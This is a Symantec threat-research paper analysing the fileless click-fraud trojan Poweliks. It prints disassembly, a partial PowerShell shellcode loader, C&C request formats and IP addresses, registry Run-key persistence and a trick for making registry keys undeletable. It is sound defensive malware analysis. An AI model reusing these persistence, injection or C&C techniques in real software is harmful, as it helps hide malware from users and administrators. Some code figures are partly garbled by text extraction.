Symantec

SECURITY RESPONSE

The evolution of the fileless click-fraud malware Poweliks

Liam O'Murchu,
Fred P. Gutierrez

Version 1.0 – June 9, 2015

"The fileless nature of Poweliks makes it unique, but the threat also uses several other novel techniques to compromise infected computers."

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

Symantec

CONTENTS

OVERVIEW

Trojan.Poweliks is a fileless threat that first caught the attention of researchers when it moved from being a file-based threat, known at that time as Wowliks, to a registry-based threat in 2014. As a fileless threat, Poweliks does not exist as a file on a disk, but instead it resides solely in the registry. This means that it cannot be deleted from the compromised computer in the traditional sense. Although we have seen in-memory-only threats before, many do not have a persistence mechanism, so they can be removed once the computer has been restarted. However, Poweliks only uses the registry as a persistence mechanism, and it was this unique trait that brought it to the attention of researchers.

The fileless nature of Poweliks makes it unique, but the threat also uses several other novel techniques to compromise infected computers. Poweliks uses a special naming scheme to hide in the registry and has consistently used CLSID hijacking as runtime load points in the registry. We also observed Poweliks using a zero-day privilege escalation exploit in order to take control of the compromised computer. We reported this vulnerability to Microsoft and it was subsequently patched in January's Patch Tuesday updates as Microsoft Windows CVE-2015-0016 Remote Privilege Escalation Vulnerability (CVE-2015-0016).


The exact same zero-day exploit was being used by Trojan.Bedep at the exact same time as it was being used by Poweliks. This unusual link between Poweliks and Bedep may be tied to the fact that Bedep is an in memory-only downloader and has a similar coding style. In fact, Bedep has been observed downloading and installing Poweliks (along with other threats) on compromised computers. However, there is no conclusive evidence linking the authors of Poweliks and Bedep together.

Once Poweliks is in place on a compromised computer, it acts as a click-fraud botnet. It silently visits web pages in a hidden browser window and displays advertisements in that window. The Poweliks controllers get paid for every advertisement shown and although the amount earned per ad is small, the compromised computers are capable of showing thousands of ads per day. An added complication for victims of Poweliks is that the advertisements shown can contain malicious content themselves. This means that a computer compromised with Poweliks will often end up with numerous other threats, including ransomware, running on the computer. In many cases we have seen ransomware downloaded on to computers through these malicious advertisements that Poweliks visits in the background. Over the past six months, we have seen Poweliks attempt to infect over 198,500 computers. More than 99.5 percent of these infections have been in the United States.

This paper will further discuss the technical aspects of Poweliks, its use of the zero-day exploit, and its economic model.

Symantec

THE EVOLUTION OF POWELIKS



> “Wowliks and Poweliks use similar code with similar formatting to contact their respective C&C servers.”

The evolution of Poweliks

Poweliks has undergone significant changes since the fall of 2013. Table1 highlights some of the major changes that occurred during Poweliks' evolution.

Table 1. Poweliks' evolution over one year

Functionality	Wowliks (fall 2013)	Poweliks (summer 2014)	Poweliks (fall 2014)
Infection method	File-based	In memory	In memory
Configuration data	On disk	In memory	In memory
Watchdog injection	Explorer.exe	Dllhost.exe	Dllhost.exe
Injection data	DLL file on disk	Registry	Registry
Reported ID	Computer GUID	UuidCreateSequential	UuidCreateSequential
Install Windows updates		Yes	Yes
Persistence method	DLL file on disk	Registry	Registry
Error reporting	Low	Medium	High
Zero-day exploit			Yes

Wowliks

Poweliks is derived from a threat named Wowliks, which was first seen in 2013. Code used in Wowliks still survives in the current iteration of Poweliks. For example, Wowliks and Poweliks use similar code to connect to command-and-control (C&C) servers, delete their own malicious files, and hijack CLSIDs.

Connecting to command-and-control servers

Wowliks and Poweliks use similar code with similar formatting to contact their respective C&C servers. The function used to determine whether or not the threat is running on a 32-bit or 64-bit computer is the same. Both pieces of malware sent identical status messages back to the C&C server. Finally, they used the same code to determine the version of the operating system on the compromised computer. The images in Figures 1 and 2 illustrate the similarities in how Wowliks and Poweliks contacted their servers.

```
:0296145E         call    call_IsWow64PRocess
:02961463         test    eax, eax
:02961465         mov     eax, offset a64          ; "64"
:0296146A         jnz     short loc_2961471
:0296146C         mov     eax, offset a32          ; "32"
:02961471
:02961471 loc_2961471:                             ; CODE XREF: contactCnC+5B↑j
:02961471         push    eax                      ; 32 or 64 bit
:02961472         lea     eax, [ebp+osVersion]
:02961478         push    eax
:02961479         lea     eax, [ebp+id]
:0296147F         push    eax
:02961480         lea     eax, [ebp+aid]
:02961486         push    eax
:02961487         push    [ebp+arg_0_server]
:0296148A         lea     eax, [ebp+szUrlName]
:02961490         push    offset aHttpSCmd?versi   ; "http://%s/cmd?version=1.5&aid=%s&id=%s&"...
:02961495         push    0FFFh                    ; Count
:0296149A         push    eax
:0296149B         call    ds:_snprin
:029614A1         push    esi
:029614A2         lea     eax, [ebp+id]
```

```
; char aHttpSCmd?versi[]
aHttpSCmd?versi db 'http://%s/cmd?version=1.5&aid=%s&id=%s&os=%s_%s',0
```

Figure 1. Wowliks in fall 2013

```
:004015F3       call    wp_IsWow64Process
:004015F8       test    eax, eax
:004015FA       mov     eax, offset a64             ; "64"
:004015FF       jnz     short loc_401606
:00401601       mov     eax, offset a32             ; "32"
:00401606
:00401606 loc_401606:                               ; CODE XREF: sendMsgToCnC+6A↑j
:00401606       push    eax                         ; 32 or 64 bit
:00401607       lea     eax, [ebp+os_version]
:0040160D       push    eax
:0040160E       push    offset value_id             ; "0c294ec188"
:00401613       push    offset value_builddate      ; "060414"
:00401618       push    offset value_aid            ; "8"
:0040161D       lea     eax, [ebp+buf_type]
:00401623       push    eax
:00401624       push    offset aTypeSVersion1_      ; "type=%s&version=1.0&aid=%s&builddate=%s"...
:00401629       lea     eax, [ebp+buf_outputString]
:0040162F       push    103h        aTypeSVersion1_ db 'type=%s&version=1.0&aid=%s&builddate=%s&id=%s&os=%s_%s',0
:00401634       push    eax
```

Figure 2. Poweliks in summer 2014

Alternate data streams

Wowliks has the ability to execute from within an alternate data stream. Once inside the alternate data stream, Wowliks proceeds to delete the original malicious file. It also drops a DLL file with 32-bit and 64-bit versions and uses a specific method to test the current user's permission level. Wowliks can also modify the registry's permissions in order to hijack CLSIDs. These techniques were found in version 1.5 of Wowliks in 2013 and currently live on in Poweliks.

CLSID hijacking

Wowliks uses a registry key that is not typically used as a load point by malware. It uses CLSID {FBEB8A05-BEEE-4442-804E-409D6C4515E9}, more commonly known as "ShellFolder for CD Burning." When the compromised computer is restarted, the setting in this CLSID is executed. In Wowliks' case, the dropped DLL is injected into explorer.exe as a "watchdog" thread to maintain persistence on the compromised computer. If the registry is cleaned, the watchdog thread will simply compromise the computer again. Once Wowliks has compromised the computer, it will contact malicious C&C servers and wait for commands. The current version of Poweliks makes use of these ideas and techniques while using them to achieve its own ends.

Poweliks 1.0

Poweliks 1.0 emerged in early 2014. The major evolution from Wowliks to Poweliks 1.0 saw the new version of the threat install itself into the registry as a fileless and obfuscated threat.




Figure 3. Poweliks registry entry

Table 2 describes the structure of the POST requests that Poweliks uses to communicate with its C&C server.

This version of Poweliks gained another interesting trait; it could now partially secure the compromised computer. It accomplishes this by downloading the following Windows updates and tools from the official Microsoft website:

Table 2. The structure of the POST requests used by Poweliks to communicate with its C&C server

Parameter	Value
URL	http://[C&C]/q
[C&C]	178.89.159.34, 178.89.159.35
Data string	type=[A]aid=[B]id=[D]&os=[E]_[F]
[A]	Start–The compromise of the computer has begun
	Exist–Status of the alternate data stream portion of installation
	Low–Low privilege level
	Install–Installation complete, the computer is compromised
	error_%u_%x_%x–Debug values of where installation failed
[B]	Hardcoded value
[C]	Build date hardcoded into the threat, in MMDDYY format
[D]	Calculated value, possibly as a bot or install ID
[E]	OS version including major/minor/build version
[F]	32-bit or 64-bit

- Windows PowerShell 2.0 and WinRM 2.0 for Windows Vista for x64-based Systems
- Windows PowerShell 2.0 and WinRM 2.0 for Windows Vista
- Update for Windows Server 2003 x64 Edition
- Microsoft .NET Framework 2.0 Service Pack 1 (x64)
- Update for Windows XP (x86)
- Microsoft .NET Framework 2.0 Service Pack 1 (x86)

While the tools and updates seem like they could be beneficial, Poweliks downloads and installs these files for its own nefarious purposes. The files are downloaded and installed with the "/quiet" and "/norestart" flags to keep them hidden from the user. Poweliks installs PowerShell so it can remain persistent on the compromised computer. It uses the PowerShell program along with an embedded PowerShell script to load a DLL into memory which serves as a "Watchdog" to ensure that Poweliks remains installed on the compromised computer. It does this by constantly checking the Poweliks registry subkey to make sure it is still in place. The full script can be found in the Appendix as "Poweliks 1.0 Powershell Script."

```
UnsafeNativeMethods.GetMethod("GetModuleHandle").Invoke($null,@
Byte[]] $p=[Convert]::FromBase64String("{ps_shellcode}");[Uint32[]]
System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionP
.dll VirtualProtect),(gd @([Byte[]],[UInt32],[UInt32],[UInt32[]])
)).Invoke($p,{ps_shellcode_length},0x40,$op);([System.Runtime.Intero
gateForFunctionPointer((ga user32.dll CallWindowProcA),(gd
```

Figure 4. Partial Powershell script




Figure 5. How Poweliks is encoded

Poweliks will continue and replace the "{ps_shellcode}" string with a Base64-encoded Watchdog DLL file. The Watchdog DLL file will be discussed in more detail in this report. This is the same file that is used to maintain persistence on the compromised computer. It takes this new PowerShell script and runs it through another round of Base64 encoding, creating Script 1. Script 1 is then placed into JavaScript to create Script 2.

```
.text:0040202E      jz      loc_4022C9
.text:00402034      push    [esp+0BD0h+buffer]          ; b64 encoded value
.text:00402038      dec     esi
.text:00402039      push    [esp+0BD4h+download_file1]
.text:0040203D      mov     exeState, 5
.text:00402047      push    [esp+0BD8h+download_file2]
.text:0040204B      push    [esp+0BDCh+str_sysdrive]
.text:0040204F      push    offset aFunctionLogLTr      ; "function log(l){try{x=new ActiveXObject"...
.text:00402054      push    esi                         ; size
.text:00402055      push    eax                         ; output buf
.text:00402056      call    ds:_snwprintf
.text:0040205C      add     esp, 1Ch
.text:0040205F      lea     eax, [esp+0BD0h+buf_varies]
.text:00402063      push    eax
.text:00402064      push    offset iScriptEncoder       ; {AADC65F6-CFF1-11D1-B747-00C04FC2B085}
.text:00402069      push    1
.text:0040206B      push    ebx
.text:0040206C      push    offset ScriptEncoderObject ; {32DA2B15-CFED-11D1-B747-00C04FC2B085} Inprocserver is scrrun.dll
.text:00402071      call    ds:CoCreateInstance
.text:00402077      mov     status, eax
```

Figure 6. Script 2 encoded using COM programing

Script 2 is then run through an encoder using COM programming.

The new value from the COM-encoded Script 2 will be added to the registry as the following registry entry:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\"a" = "#@~^ZXgAAA==W!x^DkK..."

This is then used as part of Poweliks' fileless autostart mechanism. At this point, Poweliks will use an alternate data stream to delete the original file and load the Watchdog DLL into memory. From this point on, Poweliks is truly fileless. Figure 7 illustrates how Poweliks operates from inside the registry.

Poweliks also found a way to creatively protect itself in memory. In certain variants of Poweliks where a different registry entry is used as an automatic load point, Poweliks creates an extra registry subkey, seen in the Figure 8.




Figure 7. Poweliks maintains its registry entries to ensure persistence




Figure 8. Extra registry subkey to protect Poweliks in memory

The protection mechanism used here prevents the subkey from being opened. This in turn prevents the subkey from being deleted. This is achieved when Poweliks creates a registry subkey in Unicode with an ObjectName of 0608 that prevents users, even those with administrator privileges, from reading or deleting it. With tricks like these, it is obvious that the creators of Poweliks have an intimate knowledge of the Windows registry.

```
push    6
pop     eax
push    8
mov     [ebp+ObjectName], ax
pop     eax
push    edi             ; Disposition
push    edi             ; CreateOptions - 0: Key is preserved when the system is rebooted
mov     [ebp+var_6], ax
push    edi             ; Class
lea     eax, [ebp+ObjectName]
mov     [ebp+ObjAtr_ObjectName], eax
push    edi             ; TitleIndex
lea     eax, [ebp+ObjectAttributes]
push    eax             ; ObjectAttributes - hKey is stored in this structure
push    0F013Fh         ; DesiredAccess
lea     eax, [ebp+arg_4]
push    eax             ; KeyHandle
mov     [ebp+return_value], offset unk_B752D0
mov     ds:state, 0Bh
mov     [ebp+ObjectAttributes], 18h ; object attributes length
mov     [ebp+ObjAtr_RootDirecty], ebx ; HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\
                        ; {73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\LocalServer32
mov     [ebp+ObjAtr_Attributes], OBJECT_ATTRIB_VALUE_IS_CUSTOM
mov     [ebp+ObjAtr_SecurityDescriptor], edi ; default
mov     [ebp+ObjAtr_SecurityQualityOfService], edi ; default
call    ds:NtCreateKey  ; create unreadable/undeletable key
```

Figure 9. Registry subkey created in Unicode to protect Poweliks

Watchdog

The Watchdog DLL launched from the registry entry is loaded every time Windows starts. The Watchdog process starts Windows' dllhost.exe and injects itself into it. With the process loaded in memory, another thread is used to make sure that the relevant registry load points are continuously primed to load Poweliks. This module is

packed differently than the main installer component and uses the MPRESS packer.

The Watchdog process is also responsible for contacting the malicious C&C server. This module will send a similar string to the C&C server, but in this case, the "type" parameter will be "cmd" (command). This means that it will expect the C&C server to return a command.

As seen in Table 3, Poweliks only supports a few commands with different options. It can reinstall registry load points, download and execute files, and call other commands. One of the files it downloads and executes can install an ad-clicker module into memory.

Table 3. Poweliks commands

Command	Result
config	Reinstall registry load points, including an unreadable subkey
load	Call the "config" command
	Download and create a temporary file
	Execute a temporary file every five minutes

Poweliks 1.7

In the fall of 2014, we discovered more Poweliks samples. Even though the data string being sent to the C&C server indicated that it was Poweliks 1.0, there were a few minor differences to the installer component. For one, the Poweliks 1.7 sample has the capability to execute from within an alternate data stream in order to delete the original malware, regardless of permission levels. This differs from Poweliks 1.0 which used an alternate data stream to delete the original malware, but was dependent on permission levels.

The newer version of Poweliks checks for certain environmental variables such as ddata and udata. It was also sending the following new "type" messages to the C&C server:

- type=debug_um3_lse5_%u_%x
- type=debug_um3_lr_%u_%x_%s
- type=exist_%s_%s_%s

These messages serve a similar purpose to the "type" messages previously described in Table 2. Poweliks 1.7 reports back the current status of the malware including errors and the contents of the ddata and udata variables.

The PowerShell and JavaScript scripts, used by Poweliks to allow the threat to remain fileless with its Watchdog process, were updated as well. The Powershell script now replaces the "{loader}" string instead of the previously replaced "{ps_shellcode}" string. As far as the JavaScript is concerned, the Microsoft downloads have also been copied into the script, most likely for redundancy purposes.

The biggest difference between Poweliks 1.7 and Poweliks 1.0, however, is the use of a zero-day exploit, which will be discussed in this report.

Command-and-control servers

Despite the fact that the malware version still claims to be 1.0, a new "type" message has been introduced in Poweliks' communications with its C&C server. The "type" parameter can now be "debug_um3_ Egpname_%x_%x" and "debug_um3_%s" where "%s" can be "lowok" or "reinstok" depending on a permissions check using process tokens and the security identifier of the user. It will compare the user's SID with the "SECURITY_MANDATORY_MEDIUM_RID" value in order to see what permission levels have been granted to the user.

Watchdog

In Poweliks' quest to remain fileless, the threat removed the functionality to write downloaded files to the disk. This is likely done to ensure that its files cannot be mistakenly written to disk.

Ad-clicking component

This is the component responsible for covertly loading hidden advertisements and allowing Poweliks to click on the loaded ads. The following is the HTTP request format, used by the ad component:

```
[http://][SERVER]/query?version=1.7&sid=[AID]&builddate=[BUILDDATE]&q=[KEYWORD]
&ua=[UA]&lang=[LANG]&wt=[THREADS]&lr=[LASTRESULT]&ls=[LASTSTAGE]
```

The notable parameter here is “q”, which takes in a keyword to select an ad type.

The ad types run the gamut from anti-aging to car insurance to male supplements, and even to rheumatism. When Poweliks requests an ad, the C&C server will send down the appropriate configuration file that contains the associated advertisement.

```
adType          dd offset aAutoInsuranc_2
                                        ; DATA XREF: contactCnC_parseResponse+30
                                        ; sub_10021256+30↓r ...
                                        ; "Auto+Insurance"
                dd offset aAverageCarIn_0 ; "average+car+insurance"
                dd offset aLowCostCarInsu ; "low+cost+car+insurance"
                dd offset aCarInsurance_4 ; "car+insurance+company"
                dd offset aAaInsurance  ; "aa+insurance"
                dd offset aAutoAccident ; "auto+accident"
                dd offset aOnlineInsura_0 ; "online+insurance"
                dd offset aOnlineAutoIn_0 ; "online+auto+insurance+quotes"
                dd offset aCompareInsuran ; "compare+insurance"
                dd offset aAutoInsuranceR ; "auto+insurance+rates"
                dd offset aNonOwnersCarIn ; "non+owners+car+insurance"
                dd offset aHowMuchDoesCar ; "how+much+does+car+insurance+cost"
                dd offset aCarInsuranceFo ; "car+insurance+for+teens"
                dd offset aWhatIsTheCheap ; "what+is+the+cheapest+car+insurance"
                dd offset aCarRepairInsur ; "car+repair+insurance"
                dd offset aAntiqueCarInsu ; "antique+car+insurance"
                dd offset aCompareCarIn_1 ; "compare+car+insurance+rates"
                dd offset aBestCarInsur_0 ; "best+car+insurance+companies"
                dd offset aVehicleInsuran ; "vehicle+insurance"
                dd offset aInsuranceCar ; "insurance+car"
                dd offset aFreeAutoInsura ; "free+auto+insurance+quotes"
                dd offset aBudgetInsuranc ; "budget+insurance"
                dd offset aCheapestCarsTo ; "cheapest+cars+to+insure"
                dd offset aCarInsurance_3 ; "car+insurance+quotes+comparison"
                dd offset aCompareCarIn_0 ; "compare+car+insurance+quotes"
                dd offset aOnlineCarIns_0 ; "online+car+insurance+quotes"
                dd offset aOnlineCarInsur ; "online+car+insurance"
                dd offset aCarInsuranceRe ; "car+insurance+reviews"
                dd offset aAutoQuotes   ; "auto+quotes"
                dd offset aInsuranceRates ; "insurance+rates"
```

Figure 10. Advertisement types

With this component, Poweliks targets even more processes, instead of only dllhost.exe, so that it can inject itself into many others too. Poweliks 1.7 may inject itself into any of the following processes in the %System32% directory:

- cmmon32.exe
- ctfmon.exe
- dllhost.exe
- dllhost3g.exe
- dplaysvr.exe
- dpnsvr.exe
- dvdupgrd.exe
- fixmapi.exe
- logagent.exe
- msfeedssync.exe
